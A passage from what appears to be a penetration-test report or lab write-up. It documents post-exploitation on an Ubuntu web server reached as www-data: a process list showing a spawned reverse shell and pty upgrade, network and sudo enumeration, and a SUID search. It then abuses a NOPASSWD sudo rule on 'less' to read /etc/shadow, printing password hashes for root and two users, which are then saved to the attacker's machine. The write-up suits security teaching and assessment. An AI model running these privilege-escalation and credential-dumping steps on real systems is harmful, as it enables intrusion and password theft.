root       1260  0.0  0.5  18428  5204 ?        Ss   13:05   0:00 /lib/systemd/systemd-logind
message+   1265  0.0  0.4   6916  3788 ?        Ss   13:05   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfi
root       1269  0.0  0.2   9416  2168 ?        Ss   13:05   0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root       1281  0.0  2.0 105232 19220 ?        Ssl  13:05   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-
root       1289  0.0  0.6 231484  6008 ?        Ssl  13:05   0:00 /usr/lib/policykit-1/polkitd --no-debug
root       1303  0.0  0.2   5732  1892 ttyS0    Ss+  13:05   0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0 vt220
root       1320  0.0  0.3   6428  3192 tty1     Ss   13:05   0:00 /bin/login -p --
mysql      1387  0.2  8.4 641248 78264 ?        Ssl  13:05   0:08 /usr/sbin/mysqld
root       1395  0.0  0.5  18424  4968 ?        Ss   13:05   0:00 /usr/sbin/sshd -D
root       1532  0.0  1.7 191184 16228 ?        Ss   13:05   0:00 /usr/sbin/apache2 -k start
www-data   1535  0.0  1.8 191912 16972 ?        R    13:05   0:00 /usr/sbin/apache2 -k start
www-data   1536  0.0  1.0 191548  9548 ?        S    13:05   0:00 /usr/sbin/apache2 -k start
www-data   1537  0.0  1.0 191548  9548 ?        S    13:05   0:00 /usr/sbin/apache2 -k start
www-data   1538  0.0  1.0 191548  9548 ?        S    13:05   0:00 /usr/sbin/apache2 -k start
ubuntu     1724  0.0  0.8  13276  7676 ?        Ss   13:31   0:00 /lib/systemd/systemd --user
ubuntu     1725  0.0  0.3 163708  3004 ?        S    13:31   0:00 (sd-pam)
ubuntu     1736  0.0  0.5   8404  4684 tty1     S+   13:31   0:00 -bash
www-data   1785  0.0  1.5 192068 14616 ?        S    13:32   0:00 /usr/sbin/apache2 -k start
www-data   1786  0.0  1.5 192068 14564 ?        S    13:32   0:00 /usr/sbin/apache2 -k start
www-data   1787  0.0  1.5 192068 14072 ?        S    13:32   0:00 /usr/sbin/apache2 -k start
www-data   1788  0.0  1.4 192068 13328 ?        S    13:32   0:00 /usr/sbin/apache2 -k start
www-data   1789  0.0  1.4 192068 13404 ?        S    13:32   0:00 /usr/sbin/apache2 -k start
www-data   1798  0.0  1.0 191716  9768 ?        S    13:32   0:00 /usr/sbin/apache2 -k start
root       1854  0.0  0.0      0     0 ?        I    13:40   0:00 [kworker/2:1-eve]
www-data   1856  0.0  0.0   1916   452 ?        S    13:41   0:00 sh -c /bin/sh
www-data   1857  0.0  0.0   1916   448 ?        S    13:41   0:00 /bin/sh
www-data   1859  0.0  0.6   9288  6448 ?        S    13:42   0:00 python -c import pty; pty.spawn("/bin/bash")
www-data   1861  0.0  0.3   3788  2972 pts/0    Ss   13:42   0:00 /bin/bash
root       1877  0.0  0.0      0     0 ?        I<   13:43   0:00 [kworker/3:0H-kb]
root       1879  0.0  0.0      0     0 ?        I    13:43   0:00 [kworker/u8:0-ev]
root       1910  0.0  0.0      0     0 ?        I<   13:46   0:00 [kworker/0:0H]
root       1916  0.0  0.0      0     0 ?        I    13:47   0:00 [kworker/3:1-eve]
root       1993  0.0  0.6  12328  6204 ?        Ss   13:50   0:00 sshd: ubuntu [priv]
ubuntu     2061  0.0  0.3  12328  3708 ?        S    13:51   0:00 sshd: ubuntu@pts/1
ubuntu     2062  0.0  0.4   8264  4504 pts/1    Ss+  13:51   0:00 -bash
root       2083  0.0  0.0      0     0 ?        I    13:51   0:00 [kworker/u8:2-ev]
root       2084  0.0  0.0      0     0 ?        I<   13:51   0:00 [kworker/1:2H]
root       2094  0.0  0.0      0     0 ?        I    13:52   0:00 [kworker/1:2-eve]
root       2098  0.0  0.0      0     0 ?        I<   13:54   0:00 [kworker/2:2H]
root       2101  0.0  0.0      0     0 ?        I    13:56   0:00 [kworker/0:0-eve]
root       2107  0.0  0.0      0     0 ?        I    14:02   0:00 [kworker/3:2-eve]
root       2108  0.0  0.0      0     0 ?        I    14:03   0:00 [kworker/1:0-mm_]
root       2109  0.0  0.0      0     0 ?        I    14:06   0:00 [kworker/0:2-eve]
root       2110  0.0  0.0      0     0 ?        I    14:07   0:00 [kworker/2:2-eve]
root       2111  0.0  0.0      0     0 ?        I    14:07   0:00 [kworker/3:0-eve]
root       2112  0.0  0.0      0     0 ?        I    14:08   0:00 [kworker/1:1-eve]
root       2168  0.0  0.0      0     0 ?        I<   14:09   0:00 [kworker/3:2H]
root       2169  0.0  0.0      0     0 ?        I    14:11   0:00 [kworker/0:1-eve]
root       2170  0.0  0.0      0     0 ?        I    14:12   0:00 [kworker/u8:1-ev]
root       2171  0.0  0.0      0     0 ?        I    14:12   0:00 [kworker/2:0-eve]
www-data   2172  0.0  0.2   5584  2636 pts/0    R+   14:12   0:00 ps auxw
```

</td></tr>
<tr><td><b>Network Routes (route -n)</b></td><td>The command route -n was used to find if the compromised machine routed to another network. We can use this information to pivot to another network</td><td>




```
www-data@ubuntu:/var/www/html/pdf$ route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    600    0        0 wlan0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 wlan0
192.168.1.1     0.0.0.0         255.255.255.255 UH    600    0        0 wlan0
```

</td></tr>
<tr><td><b>Current Network Connections (netstat -auntp)</b></td><td>This command is used to identify if exist an established connection from our machine to another machine and vice versa</td><td>






```
www-data@ubuntu:/var/www/html/pdf$ netstat -auntp
netstat -auntp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.1.11:42034      192.168.1.21:443        ESTABLISHED 12066/sh
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.1.11:80         192.168.1.21:60198      CLOSE_WAIT  -
udp        0      0 192.168.1.11:68         0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp6       0      0 fe80::ba27:ebff:fe4:546 :::*                                -
www-data@ubuntu:/var/www/html/pdf$ █
```

</td></tr>
<tr><td><b>Sudo Command (sudo -l)</b></td><td>This command is used to identify if the current user execute anything with elevated privileges</td><td>



```
www-data@ubuntu:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/less
www-data@ubuntu:/home$ █
```

</td></tr>
</table>


SUID Binaries *(find / -perm -4000 -type f 2>/dev/null)	We used find* command to search for all SUID executable files on a Linux System	
Service Accounts (cat /etc/passwd)	We used the cat command to display the content of file /etc/passwd. The /etc/passwd file is a text-based database of information about users that may log into the system or other operating system user identities that own running processes	
Software that installed (dpkg -l)	This command is used to display the installed software packages on the system	
Display shadow file (cat /etc/shadow)	This command is used to display the /etc/shadow file. The /etc/shadow file stores actual password in encrypted format and other passwords related information such as user name, last password change date, password expiration values, etc., It's a text file and readable only by the root user.	The www-data user have no access rights to read this file.

```
www-data@ubuntu:/home$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/mount
/bin/less
/bin/su
/bin/ping
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/aarch64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
www-data@ubuntu:/home$ █
```

```
www-data@ubuntu:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:113::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
mlyons:x:1001:1001::/home/mlyons:/bin/sh
www-data@ubuntu:/home$ █
```

```
ii  mysql-common   5.8+1.0.4    all          MySQL database common files, e.g.
ii  nano           2.9.3-2      arm64        small, friendly text editor inspi
ii  ncurses-base   6.1-1ubuntu1 all          basic terminal type definitions
ii  ncurses-bin    6.1-1ubuntu1 arm64        terminal-related programs and man
ii  ncurses-term   6.1-1ubuntu1 all          additional terminal type definiti
ii  net-tools      1.60+git2016 arm64        NET-3 networking toolkit
ii  netbase        5.4          all          Basic TCP/IP networking system
ii  netcat-openbsd 1.187-1ubunt arm64        TCP/IP swiss army knife
ii  netplan.io     0.99-0ubuntu arm64        YAML network configuration abstra
ii  networkd-dispa 1.7-0ubuntu3 all          Dispatcher service for systemd-ne
ii  nmap           7.60-1ubuntu arm64        The Network Mapper
ii  nplan          0.99-0ubuntu all          YAML network configuration abstra
ii  ntfs-3g        1:2017.3.23- arm64        read/write NTFS driver for FUSE
ii  open-iscsi     2.0.874-5ubu arm64        iSCSI initiator tools
ii  openssh-client 1:7.6p1-4ubu arm64        secure shell (SSH) client, for se
ii  openssh-server 1:7.6p1-4ubu arm64        secure shell (SSH) server, for se
ii  openssh-sftp-s 1:7.6p1-4ubu arm64        secure shell (SSH) sftp server mo
ii  openssl        1.1.1-1ubunt arm64        Secure Sockets Layer toolkit - cr
ii  overlayroot    0.40ubuntu1. all          use an overlayfs on top of a read
ii  parted         3.2-20ubuntu arm64        disk partition manipulator
ii  passwd         1:4.5-1ubunt arm64        change and administer password an
ii  pastebinit     1.5-2        all          command-line pastebin client
ii  patch          2.7.6-2ubunt arm64        Apply a diff file to an original
ii  pciutils       1:3.5.2-1ubu arm64        Linux PCI Utilities
ii  perl           5.26.1-6ubun arm64        Larry Wall's Practical Extraction
ii  perl-base      5.26.1-6ubun arm64        minimal Perl system
ii  perl-modules-5 5.26.1-6ubun all          Core Perl modules
ii  php            1:7.2+60ubun all          server-side, HTML-embedded script
ii  php-common     1:60ubuntu1  all          Common files for PHP packages
ii  php-mysql      1:7.2+60ubun all          MySQL module for PHP [default]
ii  php7.2         7.2.24-0ubun all          server-side, HTML-embedded script
ii  php7.2-cli     7.2.24-0ubun arm64        command-line interpreter for the
ii  php7.2-common  7.2.24-0ubun arm64        documentation, examples and commo
ii  php7.2-json    7.2.24-0ubun arm64        JSON module for PHP
ii  php7.2-mysql   7.2.24-0ubun arm64        MySQL module for PHP
ii  php7.2-opcache 7.2.24-0ubun arm64        Zend OpCache module for PHP
ii  php7.2-readlin 7.2.24-0ubun arm64        readline module for PHP
ii  pinentry-curse 1.1.0-1      arm64        curses-based PIN or pass-phrase e
ii  plymouth       0.9.3-1ubunt arm64        boot animation, logger and I/O mu
ii  plymouth-theme 0.9.3-1ubunt arm64        boot animation, logger and I/O mu
ii  policykit-1    0.105-20ubun arm64        framework for managing administra
ii  pollinate      4.33-0ubuntu all          seed the pseudo random number gen
ii  popularity-con 1.66ubuntu1  all          Vote for your favourite packages
ii  powermgmt-base 1.33         all          common utils for power management
ii  procps         2:3.3.12-3ub arm64        /proc file system utilities
ii  psmisc         23.1-1ubuntu arm64        utilities that use the proc file
ii  publicsuffix   20180223.131 all          accurate, machine-readable list o
ii  python         2.7.15-rc1-1 arm64        interactive high-level object-ori
ii  python-apt-com 1.6.5ubuntu0 all          Python interface to libapt-pkg (l
ii  python-minimal 2.7.15-rc1-1 arm64        minimal subset of the Python lang
ii  python2.7      2.7.17-1-18. arm64        Interactive high-level object-ori
ii  python2.7-mini 2.7.17-1-18. arm64        Minimal subset of the Python lang
ii  python3        3.6.7-1-18.0 arm64        interactive high-level object-ori
ii  python3-apport 2.20.9-0ubun all          Python 3 library for Apport crash
ii  python3-apt    1.6.5ubuntu0 arm64        Python 3 interface to libapt-pkg
ii  python3-asn1cr 0.24.0-1     all          Fast ASN.1 parser and serializer
ii  python3-attr   17.4.0-2     all          Attributes without boilerplate (P
ii  python3-automa 0.6.0-1      all          Self-service finite-state machine
ii  python3-blinke 1.4+dfsg1-0. all          fast, simple object-to-object and
ii  python3-certif 2018.1.18-2  all          root certificates for validating
ii  python3-cffi-b 1.11.5-1     arm64        Foreign Function Interface for Py
ii  python3-charde 3.0.4-1      all          universal character encoding dete
ii  python3-click  6.7-3        all          Simple wrapper around optparse fo
ii  python3-colora 0.3.7-1      all          Cross-platform colored terminal t
```


An important information that we obtained from the above commands for the user privilege escalation is the SUID binaries.Executable files with the “setuid” or SUID attribute assigned,when executed,are run as the owner of the file regardless of the current user's privileges. More specifically, in our case we identified that the current user have the SUID attribute on the command "less". The command "less" on the linux operating systems is used to display the contents of a file or a command output. This misconfiguration we used in order to display the content of shadow file(password file that stored in encrypted format).



```
www-data@ubuntu:/var/www/html/pdf$ sudo less /etc/shadow
sudo less /etc/shadow
WARNING: terminal is not fully functional
/etc/shadow  (press RETURN)
root:$6$HLCzyGPk$2yvHpxi2LQ1YcoB3kE4gIYNSuBJ/pkK.kb3VWkkCLTEh4ifRbJ3F3ULp02Gvi39
ytr69jWhkkEKW8cgNBBin9.:18706:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
/etc/shadow
_apt:*:18480:0:99999:7:::
:
lxd:*:18480:0:99999:7:::
:
uuidd:*:18480:0:99999:7:::
:
dnsmasq:*:18480:0:99999:7:::
:
landscape:*:18480:0:99999:7:::
:
sshd:*:18480:0:99999:7:::
:
pollinate:*:18480:0:99999:7:::
:
ubuntu:$6$55bHFdgq$tg/ZDU/7O0*cpVbqLCsZdGcYTRlyJN9qJYmnEOTBHTz1FGHkF3uo2h0lCq2O4
:
vEW/DbgrtCN.r7sRQ3qsY8Z01:18480:0:99999:7:::
:
mysql:!:18689:0:99999:7:::
:
mlyons:$6$SNDcymhW$oQ1G3lOSoNt6NrOPV/6iP78W0cJGcNCFelvo2zGQ2/j4wiEP.COmrnJhIp3XT
:
ToirvHcVeV0sAAN.jZQI8f.n/:18692:0:99999:7:::
(END)
```

Figure 4.125: Displaying content of shadow file

Then we copied the contents of passwd and shadow files and saved them on files in our local machine as shown on the following print screens:



```
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:113::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
mlyons:x:1001:1001::/home/mlyons:/bin/sh
www-data@ubuntu:/var/www/html/pdf$ sudo less /etc/shadow
sudo less /etc/shadow
WARNING: terminal is not fully functional
/etc/shadow  (press RETURN)
root:$6$HLCzyGPk$2yvHpxi2LQ1YcoB3kE4gIYNSuBJ/pkK.kb3VWkkCLTEh4ifRbJ3F3ULp02Gvi3
ytr69jWhkkEKW8cgNBBin9.:18706:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
/etc/shadow
_apt:*:18480:0:99999:7:::
:
lxd:*:18480:0:99999:7:::
:
uuidd:*:18480:0:99999:7:::
:
dnsmasq:*:18480:0:99999:7:::
:
landscape:*:18480:0:99999:7:::
:
sshd:*:18480:0:99999:7:::
:
pollinate:*:18480:0:99999:7:::
:
ubuntu:$6$55bHFdgq$tg/ZDU/7O0*cpVbqLCsZdGcYTRlyJN9qJYmnEOTBHTz1FGHkF3uo2h0lCq2O
:
vEW/DbgrtCN.r7sRQ3qsY8Z01:18480:0:99999:7:::
:
mysql:!:18689:0:99999:7:::
:
mlyons:$6$SNDcymhW$oQ1G3lOSoNt6NrOPV/6iP78W0cJGcNCFelvo2zGQ2/j4wiEP.COmrnJhIp3X
:
ToirvHcVeV0sAAN.jZQI8f.n/:18692:0:99999:7:::
(END)
```


*/root/Desktop/Webserver/Passwords/shadow - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```
root:$6$HLCzyGPk$2yvHpxi2LQ1YcoB3kE4gIYNSuBJ/-
pkK.kb3VWkkCLTEh4ifRbJ3F3ULp02Gvi39ytr69jWhkkEKW8cgNBBin9.:18706:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
sshd:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
ubuntu:$6$55bHFdgq$tg/ZDU/7O0*cpVbqLCsZdGcYTRlyJN9qJYmnEOTBHTz1FGHkF3uo2h0lCq2O4vEW/-
DbgrtCN.r7sRQ3qsY8Z01:18480:0:99999:7:::
mysql:!:18689:0:99999:7:::
mlyons:$6$SNDcymhW$oQ1G3lOSoNt6NrOPV/6iP78W0cJGcNCFelvo2zGQ2/j4wiEP.COmrnJhIp3XTToirvHcVeV0sAAN.jZQI8f.n/:-
18692:0:99999:7:::
```

Figure 4.126: Saving the shadow content on file locally



/root/Desktop/Webserver/Passwords/passwd - Mousepad

Warning: you are using the root account. You may harm your system.


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
